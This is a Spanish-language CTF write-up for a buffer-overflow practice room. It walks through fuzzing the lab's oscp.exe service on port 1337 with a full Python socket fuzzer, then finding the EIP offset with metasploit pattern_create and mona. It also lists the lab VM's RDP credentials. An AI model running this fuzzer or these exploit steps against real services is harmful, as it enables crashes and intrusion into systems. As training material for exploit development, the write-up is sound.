BufferOverflowPrep - OVERFLOW 3


Descripción

Esta sala utiliza una máquina virtual Windows 7 de 32 bits con ImmunityDebugger y Putty preinstalados.
Tanto Firewall como Defender de Windows se han desactivado para facilitar la escritura de exploits.


Puede iniciar sesión en la máquina usando RDP con las siguientes credenciales: admin/password

Enumeración

Comenzamos conectándonos al OVERFLOW3, abrimos el binario oscp.exe, nos conectamos por el puerto 1337 y lo cambiamos



Crearemos un fuzzer, el cual enviara una cadena de 100 bytes, reiteradamente para ver donde el programa se detiene, y obtener el offset.




```python
#!/usr/bin/env python3
import socket, time, sys

ip = "10.10.206.86"
port = 1337
timeout = 5
prefix = "OVERFLOW3 "

string = prefix + "A" * 100

while True:
  try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
      s.settimeout(timeout)
      s.connect((ip, port))
      s.recv(1024)
      print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
      s.send(bytes(string, "latin-1"))
      s.recv(1024)
  except:
    print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))
    sys.exit(0)
  string += 100 * "A"
  time.sleep(1)
```



Lanzamos el script, y podemos ver que se detiene en torno a los 1300 bytes, por lo que podemos deducir que el offset, se encuentra entorno a ese numero.

Para determinar el offset exacto, crearemos un patrón cíclico con metasploit, y luego veremos el offset con mona


Cargaremos el modulo de mona y crearemos un directorio en c, en el ImmunityDebugger con el siguiente comando

``!mona config -set workingfolder c:\mona%p

Luego crearemos el patrón

``/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1700


Crearemos un exploit en python, para poder enviar nuestro patrón, y cargaremos el patrón en la parte de payload



Lanzaremos nuestro script, con el payload cargado, contra el archivo oscp.exe, y encontraremos el offset con mona de la siguiente manera

``!mona findmsp -distance 1700

Encontramos el offset, en el byte 1274 y lo fijamos en la variable de nuestro exploit, para confirmarlo, pondremos el valor de la variable retn en "BBBB" que equivale a "42424242" en código ascii, si todo es correcto, y efectivamente vemos el EIP reescrito



